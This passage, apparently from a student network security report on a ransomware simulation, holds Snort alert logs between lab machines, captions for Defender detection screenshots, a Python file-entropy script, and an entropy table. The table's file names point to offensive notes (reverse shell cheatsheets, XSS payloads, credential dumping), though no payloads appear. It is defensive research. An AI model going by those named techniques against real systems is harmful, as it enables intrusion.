",TCP,192.168.13.130,88,192.168.13.128,49710,23838,Unknown  
Traffic,3,alert,Allow

05/06/23-06:26:47.374644 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49710,23841,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:26:47.396424 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49711,23843,Unknown  
Traffic,3,alert,Allow

05/06/23-06:26:47.396443 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49711,23844,Unknown  
Traffic,3,alert,Allow

05/06/23-06:26:47.396424 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49711,23846,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:26:47.647675 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49712,23850,Unknown  
Traffic,3,alert,Allow

05/06/23-06:26:47.647680 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49712,23851,Unknown  
Traffic,3,alert,Allow

05/06/23-06:26:47.647675 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49712,23854,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:26:47.672624 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49714,23868,Unknown  
Traffic,3,alert,Allow

05/06/23-06:26:47.670919 ,119,4,1,"(http\_inspect) BARE BYTE UNICODE  
ENCODING",TCP,192.168.13.128,49714,192.168.13.130,88,23870,Not  
Suspicious Traffic,3,alert,Allow

05/06/23-06:26:47.672624 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49714,23870,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:56:34.350361 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49753,24478,Unknown  
Traffic,3,alert,Allow

05/06/23-06:56:34.350366 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49753,24479,Unknown  
Traffic,3,alert,Allow

05/06/23-06:56:34.350361 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49753,24481,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:56:34.364451 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49754,24484,Unknown  
Traffic,3,alert,Allow

05/06/23-06:56:34.364455 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49754,24485,Unknown  
Traffic,3,alert,Allow

05/06/23-06:56:34.364451 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49754,24487,Unkn  
own Traffic,3,alert,Allow

## Appendix I – Results




Figure 1: Ransomware activity detected by Microsoft Defender.




Figure 2: Microsoft Defender Security Alerts




Figure 3: Threats found alert by Microsoft Defender.




Figure 4: Threats found alert from Windows Defender with the file still not encrypted.




Figure 5: Simulation finished with the researcher still able to open the file.





Figure 6: No sign of replication on Bob's Windows 10 VM.

 **Threat blocked** 06/05/2023 06:42 Severe ^

Detected: Behavior:Win32/Ransomware!Note.G  
Status: Removed  
A threat or app was removed from this device.

Date: 06/05/2023 06:42  
Details: This program is dangerous and executes commands from an attacker.

**Affected items:**  
behavior: process: C:\KB4\Varsim\DataDir\MainTests  
\13\1030286731:f8cc, pid:3136:318528050513945  
process: pid:3136,ProcessStart:133278253130904081

[Learn more](#)

Actions v

Figure 7: Ransomware note threat alert.

## Appendix J – Python Script Used to Calculate Entropy

```
# Recursive File Entropy Calculation
#
# Author: Patrick Collins
# Date: 01/05/2023 3:47PM
# Version: 1.0
# Email: Contact@paddylonglegs.site
# LinkedIn: linkedin.com/in/paddy-collins
# License: GPLv2
#

import math
import os
import csv
import pandas as pd
import openpyxl

##dataframe
cols = ["Entropy"]
rows = []
data = []

dir = input("Enter folder to run entropy on")
for filename in os.listdir(dir):
    f = os.path.join(dir, filename)
    # checking if it is a file
    if os.path.isfile(f):
        print("File to get Entropy on is",f)
        with open(f, 'rb') as e:
            byteArr = list(e.read())
            fileSize = len(byteArr)
            print('File size in bytes: {:,d}'.format(fileSize))
            # calculate the frequency of each byte value in the file
            print('Calculating Shannon entropy of file. Please wait...')
            freqList = []
            for b in range(256): # (user2404495, 2013)
                ctr = 0 #
                for byte in byteArr: #
                    if byte == b: #
                        ctr += 1 #
                freqList.append(float(ctr) / fileSize) #
            # Shannon entropy
            ent = 0.0 #
            for freq in freqList: #
                if freq > 0: #
                    ent = ent + freq * math.log(freq, 2) #
            ent = -ent #
```

```
print('Shannon entropy: {}'.format(ent))
data.insert(0, ent)
rows.insert(0, f)

print(data)
print(rows)
df = pd.DataFrame(data, index=[rows], columns=[cols])
print(df)
df.to_excel('Entropy.xlsx', sheet_name='new_sheet_name')
```

## Appendix K – EntropyBefore.xlsx

Filename	Entropy
D:\Get-Ent\xsshunter tool.txt	3.720129
D:\Get-Ent\XSS Payloads.txt	3.94076
D:\Get-Ent\wpscan.txt	4.792683
D:\Get-Ent\Windows priv esc.txt	4.089552
D:\Get-Ent\windows dll privesc.txt	5.16043
D:\Get-Ent\WEBGL chrome.txt.txt	4.437643
D:\Get-Ent\VirusTotal.txt	4.486926
D:\Get-Ent\utilman privesc.txt	4.530701
D:\Get-Ent\Using metasploit.txt	4.438675
D:\Get-Ent\user enum.txt	4.121219
D:\Get-Ent\Usage.txt	4.660283
D:\Get-Ent\unquoted service path.txt	4.58243
D:\Get-Ent\udpCALC_server.py	5.434328
D:\Get-Ent\udpCALC_client.py	5.436289
D:\Get-Ent\tips.txt	4.298225
D:\Get-Ent\TCPStats_server.py	5.216682
D:\Get-Ent\TCPStats_Client.py	5.317228
D:\Get-Ent\Tcpdump listener.txt	4.418086
D:\Get-Ent\SysinternalsSuite.txt	4.353072
D:\Get-Ent\SUID binaries list.txt	3.661933
D:\Get-Ent\sudo su.txt	3.910717
D:\Get-Ent\sudo -l.txt	4.300294
D:\Get-Ent\sublist3r.txt	4.315824
D:\Get-Ent\stegseek.txt	4.239098
D:\Get-Ent\steghide.txt	4.06322
D:\Get-Ent\Steel Mountain.txt	5.026719
D:\Get-Ent\ssh2john.txt	4.559754
D:\Get-Ent\SSH.txt	4.332837
D:\Get-Ent\sqlmap.txt	4.874202
D:\Get-Ent\spawn terminal.txt	4.355866
D:\Get-Ent\smbmap.txt	5.018735
D:\Get-Ent\smbclient.txt	4.890818
D:\Get-Ent\Set SUID bit with chmod.txt	4.385465
D:\Get-Ent\see request url.txt	4.143943
D:\Get-Ent\search for windows services.txt	4.036106
D:\Get-Ent\search file on windows cmd.txt	4.400946
D:\Get-Ent\Scripts.txt	4.595361
D:\Get-Ent\scheduled tasks.txt	4.564292
D:\Get-Ent\Scan firewall.txt	4.444758
D:\Get-Ent\Saved Credentials.txt	4.297195
D:\Get-Ent\Saved Credentials from Software.txt	4.984533
D:\Get-Ent\save command.txt	3.824118
D:\Get-Ent\Run command on telnet.txt	4.640421
D:\Get-Ent\RSA.txt	4.888761
D:\Get-Ent\RSA keys.txt	4.462847
D:\Get-Ent\root with nmap.txt	4.589522
D:\Get-Ent\Reverse Shell Cheatsheets.txt	4.780572
D:\Get-Ent\record my screen input.txt	3.820889
D:\Get-Ent\Queries.txt	4.874744
D:\Get-Ent\Powerview cheatsheets.txt	5.017799
D:\Get-Ent\PE explorer - easier way to view strings.txt	4.302963
D:\Get-Ent\Payload.txt	4.930759
D:\Get-Ent\path variables.txt	4.491582
D:\Get-Ent\path traversal.txt	4.641522
D:\Get-Ent\OS version terminal command.txt	3.039149
D:\Get-Ent\open file on windows.txt	3.59082
D:\Get-Ent\Nmap.txt	4.87326
D:\Get-Ent\nmap aggressive scan.txt	3.684184
D:\Get-Ent\nikto.txt	3
D:\Get-Ent\NFS.txt	4.452893

D:\Get-Ent\Network Security Investigation - Patrick Collins.pdf	7.975765
D:\Get-Ent\Network Security Investigation - Patrick Collins.docx	7.995483
D:\Get-Ent\neofetch.txt	3.378783
D:\Get-Ent\Mr Robot.txt	4.415957
D:\Get-Ent\MITRE SHIELD.txt	3.783465
D:\Get-Ent\MITRE ENGENUITY.txt	3.896292
D:\Get-Ent\MITRE CAR.txt	3.720129
D:\Get-Ent\MITRE ATTACK.txt	3.749275
D:\Get-Ent\MetroExodus-WINTER-WallPaper-1920x1080.jpg	7.980553
D:\Get-Ent\MetroExodus-AUTUMN-WallPaper-1920x1080.jpg	7.947636
D:\Get-Ent\Metasploit nmap.txt	3.390805
D:\Get-Ent\ltrace.txt	4.080075
D:\Get-Ent\Listener for reverse shell.txt	3.845351
D:\Get-Ent\links.txt	4.739928
D:\Get-Ent\Know if in VM.txt	4.169129
D:\Get-Ent\john.txt	4.568633
D:\Get-Ent\Jenkins.txt	4.826235
D:\Get-Ent\insecure service permissons.txt	4.598302
D:\Get-Ent\Info.txt	5.226332
D:\Get-Ent\impacket.txt	4.600209
D:\Get-Ent\hydra.txt	5.747683
D:\Get-Ent\hydra json.txt	5.438633
D:\Get-Ent\Helpful commands.txt	4.030493
D:\Get-Ent\Hashtab.txt	4.467417
D:\Get-Ent\hashdump.txt	4.513521
D:\Get-Ent\hashcat.txt	4.211928
D:\Get-Ent\GPG files.txt	4.596
D:\Get-Ent\gobuster.txt	4.596294
D:\Get-Ent\getprivs command.txt	3.498069
D:\Get-Ent\getcap.txt	4.444035
D:\Get-Ent\Get reverse shell.txt	4.878635
D:\Get-Ent\Get reverse shell through cookie payload.txt	4.678775
D:\Get-Ent\Force user to post a blog.txt	4.994687
D:\Get-Ent\Force RDP.txt	4.17077
D:\Get-Ent\Firewall Evasion.txt	4.553348
D:\Get-Ent\findstr.txt	4.34758
D:\Get-Ent\find SUID.txt	4.48939
D:\Get-Ent\ffuf.txt	4.92762
D:\Get-Ent\Enum4Linux.txt	3.762267
D:\Get-Ent\Emojis.txt	4.343088
D:\Get-Ent\elpscrk mr robot !.txt	4.256149
D:\Get-Ent\dnsrecon.txt	4.084226
D:\Get-Ent\dns info.txt	4.621494
D:\Get-Ent\Disassemble obfuscated package.txt	4.473252
D:\Get-Ent\Description	4.346641
D:\Get-Ent\cronjob.txt	4.466627
D:\Get-Ent\crashtest.pl	5.139774
D:\Get-Ent\crashtest.m3u	0.821004
D:\Get-Ent\Crashpattern.pl	5.007768
D:\Get-Ent\crashpattern.m3u	4.870817
D:\Get-Ent\crash.pl	5.06679
D:\Get-Ent\crash.m3u	0
D:\Get-Ent\Crackstation.txt	3.669275
D:\Get-Ent\crack md5crypt.txt	4.42464
D:\Get-Ent\contents.txt	4.092897
D:\Get-Ent\Connect using mysql command.txt	3.961406
D:\Get-Ent\compile a file.txt	4.250603
D:\Get-Ent\Cheatsheet.txt	4.311634
